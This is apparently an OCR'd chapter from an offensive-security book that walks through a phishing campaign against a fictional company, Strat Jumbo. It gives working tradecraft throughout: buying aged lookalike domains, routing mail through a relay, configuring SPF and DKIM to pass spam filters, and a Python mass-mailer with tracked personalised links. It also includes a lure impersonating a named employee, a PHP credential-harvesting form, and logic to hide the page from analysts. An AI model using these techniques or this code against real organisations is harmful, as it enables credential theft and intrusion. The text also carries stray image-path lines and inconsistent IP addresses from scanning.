I cannot stress the importance of these finer details. They help paint a trusted canvas that is visible only to the victim's subconscious brain. Satisfy this wild beast and it will immediately inhibit future suspicions coming from the frontal lobe. The result is that the target is "naturally" compelled to click on the link and download the attachment because the email feels familiar at a deep level. It is consistent color-wise, shape-wise and content-wise with the target's unconscious expectations.


To discover Strat Jumbo's internet domains, we follow the same approach as before, using a combination of Censys and DNS-Recon[29] ("-t" option indicates a bruteforce attack while "-d" points to the wordlist used):

```
root@FrontGun:~# ./dns-recon.py -D stratjumbo.com -t brt -d subdomains-top1mil.txt
adfs.stratjumbo.com
mdm.stratjumbo.com
dashboard.stratjumbo.com
eoffice.stratjumbo.com
www2.stratjumbo.com
[...]

root@FrontGun:~# ./search_censys.py -d stratjumbo.com
stratextranet.stratjumbo.com
dev-world.stratjumbo.com
showme.stratjumbo.com
strat-bugtracker.stratjumbo.com
innovate.stratjumbo.com
[...]
```

Ah, a breath of fresh air! Now we are talking. As opposed to G&S Trust, Strat Jumbo has a good number of internet applications. We find a wide range of services, from Citrix access for remote developers to niche websites dedicated to corporate events[30].

Webscreenshot[31] is an interesting tool to crawl through a large set of websites and grab a screenshot of the main page for a quick manual review[32]:

```
root@FrontGun:~# pip install webscreenshot
root@FrontGun:~# webscreenshot -i urls.txt
webscreenshot.py version 1.8

[+] 84 URLs to be screenshot
[+] 84 actual URLs screenshot
[+] 0 error(s)
```


Secure | https://stratextranet.stratjumbo.com/Citrix/XenApp/auth/login.aspx


Welcome

Welcome to Remote Development Coworking system

Authorised User Account Access Only.

If You are Experiencing Any Issues Then Please Contact InterfaceManagement Support Services mailto:support@stratjumbo.com

User name:
Password:


Secure | https://dev-world.stratjumbo.com/blog

Strat Jumbo

PRODUCTS DOWNLOADS BLOG FORUMS SUPPORT

Home / Blog /

Blog

Learn about precious tips on C# and .NET development topics

At this point, your usual red-teamer or pentester will jump right into typing out a tempting phishing email that pulls all the stops: time constraint, intrigue, convincing pretense, right keywords, fitting email template—but before leaping right in, I would like to take a few lines to stress a couple of key points about the enemy lines we are about to cross.

The reason I want to take a moment focus on this part is because most phishing campaigns I have witnessed are so poorly executed that they barely make it to the spam folder. Most of them just get flat rejected by the corporate email server. Sure, theoretically speaking, we only need to fool one user to get inside, but why raise so many alerts and suffer such thin odds when minor adjustments could dramatically increase the campaign's success?

Let's examine the technical challenges that we face when sending phishing emails:

Spam filters

Though the algorithms of the mail servers of big giants, like Gmail, Exchange, are for the most part unknown, there have been many studies conducted that focused on means to reliably identify and block spammy content[33]. One such crucial item, for instance, is the sender domain's reputation. The first mistake that most red-teamers, hackers and pentesters make is registering a new domain a week or two before the phishing campaign under the assumption that it will provide them with a "clean slate". This could not be further from the truth.

This new domain has no history, no back-links and no ranking—in short, it has zero reputation. When receiving emails from such a virgin domain, spam filters will automatically give them a crappy score, categorize them as possible junk mail, and either send them to the spam folder or issue huge security warnings that disable images and links altogether (e.g., this is sometimes the case with the Microsoft Exchange server).

Hence the importance of properly configuring the domain we use to send emails and avoid some of the common traps that can literally spoil our phishing campaign (more on that shortly).

Email sandbox

An increasing number of companies are putting sandboxes at their email gateways. These components[34] execute the attachment in a virtual environment and monitor all of its activities to assess its threat level: which registry keys did it create? How many memory requests did it issue? Which domains did it communicate with? Which files did it create? etc.

There are many reliable techniques to obfuscate a malware, from zipping the payload with a password to implementing checks to detect a virtual environment and simulate a benign behavior. But you know what works best?

Not including the payload as an attachment.

They can’t scan what’s not there, right?

Including a download link in the email’s body is a much safer alternative. Once users click on the link, they end up downloading the malware over HTTP(s). Should we fear a sort of sandbox environment there as well?

Maybe, but that is not something I have excessively encountered. Understand that sending an attachment to a sandbox environment takes time, at least two to three minutes for the most efficient ones, not factoring in possible delays due to connection errors (e.g., malware cannot reach the C2 server over the internet) or intentional attempts to bypass the sandbox’s timeout (e.g., the sandbox may just give up after twenty minutes of execution if nothing suspicious is observed).

Most employees will tolerate a delay of a couple of minutes when receiving/sending emails. After all, it is not a chat system. The same rarely holds true for HTTP, where users stare at their download progress bar and expect to read/execute their files immediately.

The very few companies that go through the pain of automatically sending files downloaded over HTTP(s) to a sandbox regularly face the problem of decrypting SSL on the fly.

Depending on the legislation applied to the company[35], it cannot decrypt all communication flow initiated by its employees. Certain websites (banking, healthcare, insurance, etc.) are usually excluded from SSL interception to preserve the individual’s right to privacy. One way to use this to our advantage is to make sure that our domain that is hosting the malware is categorized as a sensitive resource (again, more on that when registering domains later).

We come back to it full circle: our domains need to be carefully chosen and configured!

Antivirus

Finally, the antivirus at the workstation scans the attachment downloaded to the user’s download/temporary folder, but that’s hardly something new. We will have to deal with the antivirus at some point or another.

The one reliable way to defeat all antivirus solutions is to generate our own custom stager without blindly copying ready-to-use code from existing public resources. The stager is a small piece of code that downloads the full malware and ideally runs it in memory. Since an antivirus software does not check memory[36], we can pretty much inject whatever we like, including Meterpreter, Empire reverse shell, etc. Will this help us escape new generation tools? We will find out soon enough!

But here's another confession: whenever possible, I try to avoid download links as well.

People are more willing to enter their credentials to view a corporate page (1 action) than download a file, open it and accept the security warning that usually pops up afterwards (3 actions).

Moreover, I just find that using link/attachments is crude and, well, too noisy! Think about it, you will likely have a hundred machines pinging the same C2 host over the course of at least 24 or 48 hours, if not more.


This sort of traffic stands out like a sore thumb to any decent analyst. Some may even automate correlation rules to detect this precise behavior. Furthermore, having a stager running on a workstation is unstable at best. It strips away much of the control from the hacker to put it right into the user's hands; they could turn-of the workstation, lose Wi-Fi in the elevator, put the computer in sleep mode, etc.

To achieve reliable persistence requires quick actions (either built into the stager or performed afterwards), such as changing registry keys, installing services, setting up WMI event[37]... in short, far too many noisy actions for a first dive into an unknown foreign environment.

Sometimes dropping a payload is of course the only way in, and thus great care must be taken when deciding which persistence technique to use, but if we look back at the reconnaissance performed earlier, we do have a viable alternative that takes a more indirect approach and gives us full autonomy over the target's machines: the Extranet website.

Strat Jumbo's extranet service, which is located at Stratextranet.stratjumbo.com, allows some developers to connect to internal machines, deploy code and review changes from virtually anywhere in the world.

It is one of their selling features for young nomad programmers:



Secure | https://stratextranet.stratjumbo.com/Citrix/XenApp/auth/login.aspx

Welcome

Welcome to Remote Development Coworking system

Authorised User Account Access Only.

If You are Experiencing Any Issues Then Please Contact
InterfaceManagement Support Services mailto:support@stratjumbo.com

As you can see, we only need a valid pair of credentials (username/password) to get in. Phishing and passwords—a match made in heaven!

A recap of our full hacking scenario—not factoring in major surprises—would go something like this:


- Collect Strat Jumbo credentials via phishing
- Connect to the extranet website and take control of our first machine
- Bounce on the internal network and locate Strat Accounting's source code
- Add a backdoor that only gets triggered on G&S Trust workstations
- Wait patiently for a reverse shell
- Move inside the network, then locate and retrieve sensitive data

Now that we have a fully working, albeit theoretical, scenario, let's get right into it. Forget about msfvenom, Veil-evasion[38] and other classic malware building tools. We will focus instead on building a decent credential-grabbing form and a nice phishing platform that bypasses most modern spam filters.

Perfecting the hook

If we cannot register a new domain for fear of having it flagged as suspicious by spam filters, how can we acquire one? The solution is simple enough; we register an old domain on https://expireddomains.net, selecting one, for instance, that had been registered years ago but recently expired.

There is a delicate balance to achieve here. We want a website with an existing e-reputation and history, but at the same time, it must bear a certain relationship to Strat Jumbo in case people look too closely at the source email address:




stratjumbo

Show Filter (About 465 Domains)

Domain	BL	DP	ABY	ACR	SimilarWeb	STC	Dmoz	C	N	O	D
fstratjumbo.io	29	5	2013	14	0	-	-	●	●	●	●
stratjumbotech.com	11	6	2011	6	0	-	-	●	●	●	●
Bigstratjumbo.tech	66	3	2015	7	0	-	-	●	●	●	●
stratjumbo.co.au	0	0	2004	22	0	-	-	●	●	●	●
forstratjumbo.com	29	0	2010	2	0	-	-	●	●	●	●


Stratjumbo.co.au is definitely a good candidate, but it has zero back-links so we will instead use it to host the fake corporate website with the phishing page. **Stratjumbotech.com**, on the other hand, is just right; it has ten back-links (six from different domains), a name that looks like a legit spin-off, been out there since 2011, and is not blacklisted by most popular lists (check *https://mxtoolbox.com/domain/* or *https://www.ultratools.com/tools/spamDBLookupResult*).



Problems	Blacklist	Mail Server	Web Server	DNS
2 Errors	0 Errors	2 Errors	0 Errors	0 Errors
2 Warning	0 Warning	1 Warning	0 Warning	1 Warning
145 Passed	111 Passed	15 Passed	3 Passed	16 Passed

Had we opted for a malware delivery through HTTPs, then we would need to take another dimension into account as well: domain categorization. That way, even if SSL interception is active, we can attempt to bypass it by choosing a domain belonging to a sensitive category that is usually exempt—by law, in most countries—from interception (banking, medical, etc.).

Domain category is by no means a standard concept and depends heavily on the web proxy used by the company. However, by choosing domains with obvious keywords and a high number of back-links, it is easy to reach consensus:




Categorization in URL Filter database version '272172'

URL	Status	Categorization	Reputation
http://Survivinghealthy.c...	Categorized URL	Health	Minimal Risk

To suggest changes you may select up to 3 categories which you feel are a more accurate reflection of the risk and content for this site. Please note: anonymous submissions may or may not get reviewed in a timely manner. To ensure a prompt response, please create an account.


Survivinghealthy.com, an expired domain, is ranked as a **health** website in both the McAfee (*http://bit.ly/2u7jECI*) and Symantec/Bluecoat (*http://bit.ly/2FWem2n*) databases, which improves our chances of bypassing SSL interception. Again, this is not a foolproof method, but it heavily stacks the odds in our favor[39].

We get back to our original two domains **stratjumbotech.com** (for email delivery) and **stratjumbo.co.au** (for hosting the fake website). Of all the sellers listed under expireddomains.net, only Namecheap accepts Bitcoin payment, so that settles it fairly quickly[40].



Domain	BL	DP	ABY	ACR	SimilarWeb	STC	Dmoz	C	N	O	D
fstratjumbo.io	29	5	2013	14	0	-	-	●	●	●	●
stratjumbotech.com	11	4	2011	6	0	-	-	●	●	●	●
bigstratjumbo.tech	[illegible]	3	2015	7	0	-	-	●	●	●	●
stratjumbo.co.au	[illegible]	0	2004	22	0	-	-	●	●	●	●
forstratjumbo.com	[illegible]	0	2010	2	0	-	-	●	●	●	●

On the Namecheap dashboard, we configure these two domains to point to the same public IP address, that of the phishing public relay:




Type	Host	Value	TTL
A Record	@	52.16.152.47	5 min
CNAME Record	www	stratjumbotech.com	Automatic

We have the domain's reputation quite covered. What else should we worry about?

An email's reputation is assessed by looking at two more components: its headers and body. Headers contain metadata describing the sender and recipient's email addresses, intermediary relays, email signature and so forth. The body contains the email's message.

A good start is to test our email's template against SpamAssassin's rules[41], which is a famous open-source project by the Apache foundation that was—like most open-source projects—ripped off by many commercial spam filters and will thus be the perfect training wheel.

Protonmail (an email service) uses SpamAssassin combined with commercial blacklists to flag spam emails. The neat thing about it is that SpamAssassin appends headers to an email detailing various checks and tests it applied, as well as the global score attributed to an email. By checking these headers in Protonmail, we can fine-tune our phishing email based on a real-life corporate spam policy. Take this spam email, for example, with a mediocre score of 23.7:



```
Authentication-Results: mail7i.protonmail.ch; spf=none smtp.mailfrom=sendermail@[redacted]
Authentication-Results: mail7i.protonmail.ch; dkim=none
X-Spam-Flag: YES
X-Spam-Status: Yes, score=23.7 required=4.0 tests=BAYES_99,BAYES_999,
 GAPPY_SUBJECT,GENERIC_IXHASH,TVD_SPACE_RATIO,TVD_SPACE_RATIO_MINFP
 HEADER_FROM_DIFFERENT_DOMAINS,HTML_MESSAGE,RCVD_IN_IVMSIP,SUBJ_ALL_CAPS,
 T_LOTTO_AGENT_RPLY autolearn=spam,autolearn_force=no version=3.4.0
```

That’s a lot of acronyms. Let’s dive in and explain a couple of the main tests and rules applied to email headers—which are specific to Spam Assassin—but whose principles hold for other spam filters as well.

- **SPF=none** refers to the absence of sender policy framework (SPF). SPF is a DNS record describing which servers are authorized to send emails on behalf of a given domain name.
  We therefore need to set up a TXT DNS record on Namecheap that explicitly authorizes our phishing public relay to send emails on behalf of stratjumbotech.com.

- **DKIM=none** refers to the absence of a signature that guarantees the email’s integrity. Thus, we need to generate and store a public key in a TXT DNS record on Namecheap, but also configure our email server to automatically sign all outgoing emails.

- **HEADER_FROM_DIFFERENT_DOMAINS.** There are two different “from” fields in an email. The “SMTP FROM” field and the “FROM” field, both of which need to point to the same domain name. This usually is not a problem unless we rely on an email service provider like Mailchimp or Amazon SES.

- **RCVD_IN_IVMSIP** indicates that the IP address is blacklisted by commercial spam lists.

These are the most significant checks related to email headers that we need to nail down before launching the phishing campaign.

Note

If you decide to use an email sending platform like MailChimp or Amazon SES, you could get a point-click interface to set up all the options discussed, but where is the fun in that?

We install **postfix**, the email server, on both the public relay **and** the phishing backend:

```
root@Phishing:~#  apt-get install postfix
root@Phishing:~#  service postfix restart
--
root@PhishingRelay:~#  apt-get install postfix
root@PhishingRelay:~#  service postfix restart
```

The installation process is quite intuitive, but if you are doubtful, you can always follow one of the many guides available on the internet (*http://bit.ly/2Ge8Ib7*).

All emails will be sent from our phishing server but it will be necessary that they go through the postfix on the phishing relay to mask our first IP address, which is in line with the concept of resiliency. If Strat Jumbo blocks our public relay IP address, we only need to redirect our traffic through another postfix relay and we are good.

We need to tune up a couple of settings on the postfix email server installed on the relay server (file /etc/postfix/main.cf):

- Encryption: instruct postfix to establish TLS connections with recipient email servers when possible. (Gmail flags emails that do not use encryption, for instance.)
- Setup the hostname to stratjumbotech.com.
- Allow the phishing server to use this postfix instance as a relay.

```
# Public phishing relay or redirector
```

```
myhostname = stratjumbotech.com
mynetworks = <Outgoing_IP_Phishing_Server> 127.0.0.0/8
inet_interfaces = all
smtp_enforce_tls=yes
smtp_tls_security_level=encrypt
```

Correspondingly, on the backend phishing postfix, we design our public redirector as an email relay server and force encryption as well:

```
# Phishing server
```


```
relayhost = 52.16.162.47
smtp_enforce_tls=yes
smtp_tls_security_level=encrypt
```

We can send a quick test email to our own inbox to ensure the service is set up properly. The email's headers should only display the relay's IP address[42].

```
root@PhishingRelay:~# service postfix restart

--

root@Phishing:~# service postfix restart
root@Phishing:~# echo "This is the body of the email" | mail -s "This is the subject line"
contact@hacklikapornstar.com
```

Setting up the SPF is surprisingly straightforward. We just need to add a new TXT DNS record on Namecheap, which authorizes our public relay (ip4:52.16.162.47) to send emails on behalf of the @stratjumbotech.com domain. All other senders should fail the SPF test (-all).

```
v=spf1 ip4:52.16.162.47 -all
```



☐	CNAME Record	www	stratjumbotech.com	Automatic
☐	TXT Record	@	v=spf1 ip4:52.16.162.47 -all	Automatic

Setting up DKIM, on the other hand, requires a bit more configuration.

On the phishing server, we install OpenDKIM, the open-source implementation of DKIM signing, which acts as a sort of filter on the phishing server. It intercepts all postfix outgoing emails, signs the body, then forwards them to their destination:

```
root@Phishing:~# sudo apt-get install opendkim opendkim-tools
```

We replace the content of the configuration file **/etc/opendkim.conf** with the following lines that detail the domain name to be signed and the location of the private key (which we will create in a bit):

```
# On the Phishing server (/etc/opendkim.conf)

Domain                  stratjumbotech.com
KeyFile                /etc/opendkim/mail.private
Selector               mail
```

We proceed with setting up the port on which OpenDKIM intercepts outgoing emails to sign by updating the file **/etc/default/opendkim**

```
# On the Phishing server (/etc/default/opendkim)
```

```
# Make sure to comment the local socket file
#SOCKET="local:/var/run/opendkim/opendkim.sock"

SOCKET="inet:12301@localhost"
```

We then instruct postfix to relay all outgoing emails to the DKIM daemon by specifying the socket port number used by OpenDKIM (12301 per our configuration file) in **/etc/postfix/main.cf**:


```
# On the Phishing server (/etc/postfix/main.cf)
milter_protocol = 2
milter_default_action = accept
smtpd_milters = inet:localhost:12301
non_smtpd_milters = inet:localhost:12301
```

Finally, we move to the **/etc/opendkim/keys** directory, which is where we generate and store the domain's private key:

```
root@Phishing:~# cd /etc/opendkim/
root@Phishing:~# opendkim-genkey -s mail -d stratjumbotech.com
root@Phishing:~# chown opendkim:opendkim mail.private
```

These commands create a pair of public (mail.txt) and private (mail.private) keys, for which we restrict access to only the OpenDKIM user.

The public key (mail.txt) is published in a TXT DNS record that we set up using Namecheap.




```
TXT Record    @                v=spf1 ip4:52.18.182.47 -all                          Automatic
TXT Record    mail._domainkey  v=DKIM1 k=rsa p=MIGfMA0GCSqGSIb3DQEBAQUAA4GNADC...    Automatic
```

Once this setup is done, we restart OpenDKIM and Postfix:

```
root@Phishing:~# service postfix restart
root@Phishing:~# service opendkim restart
```

We can check the final configuration of our email server by sending a test mail to almost any email service (Gmail, Protonmail, Yahoo, Yandex, etc.) and view the email headers[43]:



```
 header.from=stratjumbotech.com
Authentication-Results: mail71.protonmail.ch; spf=pass smtp.mailfrom=jim.mallow@stratjumbo
Authentication-Results: mail71.protonmail.ch; dkim=pass (2048-bit key) header.d=stratjumb
 header.i=@stratjumbotech.com
Dkim-Signature: v=1; a=rsa-sha256; d=stratjumbotech.com; s=pp-dkim1; c=relaxed/relaxed; q=
```

Perfect! As displayed by SpamAssassin, our low score indicates that our email server is fairly well set up to start a clean phishing campaign[44]!

Now we'll move onto the actual content of the email. Since we mainly picked a list of programmers, we must choose a subject that they will potentially feel passionate about. Something that will grab their attention because they feel emotionally engaged with it for a brief minute, but completely forget about the moment they close the website.

How about a new plugin developed by the Australian team (since we will be hosting the fake website on the co.au domain which bears resemblance to com.au) that is being made available for other offices in a sort of beta version. We do not have to go too much into the specifics, simply ask for their feedback. We pick a real developer's name from LinkedIn to further push the vicious web of deceit:

> --
>
> Hello,
>
> As some of you probably know, our teams in Australia have been working on an exciting new plugin for our favorite IDE.
>
> Today we would like to share a beta version of this plugin with your offices, so feel free to give it a spin and give us your feedback:
>
> Hero plugin
>
> Kind regards,
> **Michael Han**
> Senior programmer
> T +61 02 9912 3981
>
> STRAT JUMBO
> Solving modern day issues with quality code
>
> --

As you can see, the text is to the point, does not over punctuate, nor does it contain hidden links and uppercase text to urge users to click on a link. All these signs are heavily flagged by any decent spam filter anyway. Rather, it casually invites programmers to click on the link and download the plugin using simple and logical language.

The image code in the signature does more than display the company's logo and reassure users about its genuine origin. It also allows us to track how many people opened the message since every user viewing the message will fetch the image from our phishing server (through the public relay). The HTML code inserting the image simply reads as follows:

```
<img src="https://www.stratjumbo.co.au/static/img/logo_img.png" alt="strat jumbo logo" />
```

The link to the plugin included in the email contains a unique tag per email to track targets once they get redirected to our phishing page:

```
https://www.stratjumbo.co.au/plugin-corporate-offer/?utm_term=FAgUHRNXNj06FjtM
```

This seemingly random blob of data in the **utm_term** parameter is the target's encrypted name. The idea is that when the user gets redirected to our phishing page, they get a custom greeting like "Welcome Steve" that fools them into thinking that the website somehow has access to their identity through the regular corporate SSO.

To derive this token from the username, we apply a simple XOR operation in python to the full name before sending the email:

```
from itertools import izip, cycle
import base64
```

```
def xor_string(data):
   key ="PibtwweIOwI8S6VEbADlRHpm4w4L6vFYJWkPzxITZ5BRo"
   xored = ''.join(chr(ord(x)^ord(y)) for (x,y) in izip(data, cycle(key)))
```

```
   return base64.encodestring(xored).strip()
```

Getting valid employee names is the easy part, and we will eventually deal with this later. For now, let's just suppose that we have gathered such a list. We need a quick and dirty script to loop through it, build the customized link by calling the **xor_string** function, include it in the email and send it through the local postfix server. The following code is heavily commented and fairly straightforward so feel free to dive into it:

```
#!/usr/bin/python

import smtplib
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from itertools import izip, cycle
import base64
import time

#include previous xor_string function
##[...]
##
with open('list_names.txt', 'r') as f:
  for line in f:
    # retrieve the full target name (e.g., david.stuart)
    target = line.strip()
    # Create message container - the correct MIME type is multipart/alternative.
    msg = MIMEMultipart('alternative')
    msg['Subject'] = "Link"
    msg['From'] = '"DEV Strat Jumbo" <michael.han@stratjumbotech.com>'

    # Append the target name to the email address
    msg['To'] = target+"@stratjumbo.com"

    # Build the utm_term encrypted blob
    xor_data = xor_string(target)

    # Create the body of the email
    html = """\
Hello,
[...]
<a href='....?utm_term="""+xor_data+"""'></a>
[...]
"""
    # The HTML message is included in the email container
    part2 = MIMEText(html, 'html')
    msg.attach(part2)

    # Send the message via local SMTP server.
    s = smtplib.SMTP('localhost')
    s.sendmail(msg['From'], msg['To'], msg.as_string())
    s.quit()
    # sleep 2 seconds
    time.sleep(2)
```

We make a few test runs on Gmail and Outlook addresses to make sure we pass their spam filters. If you have trouble landing in the inbox folder, it means that either the domain name was poorly chosen or the email's wording was deemed suspicious. Phrases like *free*, *click here*, *big opportunity* and similar will skyrocket the spam scoring.

Note

Never forget to register the source email address you are using (michael.han@stratjumbotech.com in this case). It is as simple as declaring an email forwarding setting in your DNS provider to a legit mailbox (protonmail.com, mailfence.com, yopmail, etc.).


It is simply a waste to go to all this trouble only to be busted because users who cared enough to reply got an error stating that the email address was not registered.

Next we'll focus on setting up the website where these people will entrust us with their credentials. As previously stated, we want to design a legit-looking website around programming that will fool most nosy forensic analysts. Only one hidden page will contain the password-grabbing form that tricks users into giving away their passwords.


We set up a Wordpress website[45] with a basic theme that is heavily inspired by Strat Jumbo's color chart. The quickest and easiest way to achieve a high level of accuracy is to suck in one of Strat Jumbo's websites using the HTTP Tracker tool—but be prepared to sustain a few broken links and missing images.

I tend to follow a more manual approach. After all, no two websites resemble each other exactly, so it is generally fine to take some liberties here and there. That said, there are some key variables that absolutely must remain constant because they speak directly to the unconscious part of the brain. These are consistency in the color chart, font family, conversation tone, letter spacing, line thickness and the company's logo. If we get these straight, we will fool most users into thinking they are on a trusted corporate website.

We shall present our fake website as a marketing blog used by management to share the latest beta plugins, communicate on IDE features, and boost Strat Jumbo's image. When you think about it, no single employee really knows every single one of their corporate websites. Hell, even IT admins have a hard time keeping up with corporate websites popping in and out of existence due to marketing and communication initiatives. To make it even more credible, we fill our website with different articles about programming that we pick up here and there and sign them with a legit employee names gathered from LinkedIn:


Secure | https://stratjumbo.co.au
Strat Jumbo Technology
Sharing the latest coding trends at Strat Jumbo
BLOG
NEWS
CODE
Which IDE is best suited for your needs?
From VisualStudio to SublimeText

In the midst of this charade, we add a single hidden page that announces a new plugin and invites users to authenticate using their corporate credentials to download said plugin. Nothing too fancy mind you, the bulk of persuasion was already carried out by the email and website's templates. As discussed previously, our custom message on the top right will be the small nudge needed to push them over the cliff:


Secure
https://stratjumbo.co.au/plugin-corporate-offer/?utm_term=[illegible]
Strat Jumbo Technology
Sharing the latest coding trends at Strat Jumbo
BLOG
NEWS
CODE
Welcome David Stuart
Password
Sign in
Recent Posts

This is a protected page. Please confirm your identity

david.staurt

- Common misconceptions about Fi
- Strat Jumbo's ultimate guide to de
- The strangest sorting algorithm eve

The back-end code is a simple form grabber that writes credentials to a flat text file and displays an error message stating that the plugin will be available shortly[46]:

```
// If login and password parameters exist and are not empty
if (isset($_POST['login']) and $_POST['password']
   and !empty($_POST['login'])
   and !empty($_POST['password'])){

// Display error message then write credentials to a file
   echo "The plugin will be available in a couple of days in your region, please come back soon!";

   $data = $_POST['login']."\t".$_POST['password']."\n";

   file_put_contents('/tmp/results.txt', $data, FILE_APPEND);

}
```

While this setup will certainly do the job, all it takes is one suspicious programmer to forward the email to her analyst friend and the whole campaign is doomed. To combat this, we will add a small diversion—a bootstrap code that follows a basic logic to decide whether or not to display the phishing page.

Each user, by design, gets a unique URL to our secret page thanks to the name incorporated in the **utm_term** parameter. Therefore, we can assume that, in most successful cases where users follow their first impulse, the URL will only be viewed once. We can then translate this assumption in the code and automatically change the page's content if the same URL is viewed more than once—by a nosy analyst that was forwarded the email by a suspicious user, for instance.

Sure, this little stratagem reduces the likelihood of getting credentials since a user that misses the opportunity to enter their password information the first time will no longer access the page, but it is worth the small loss.

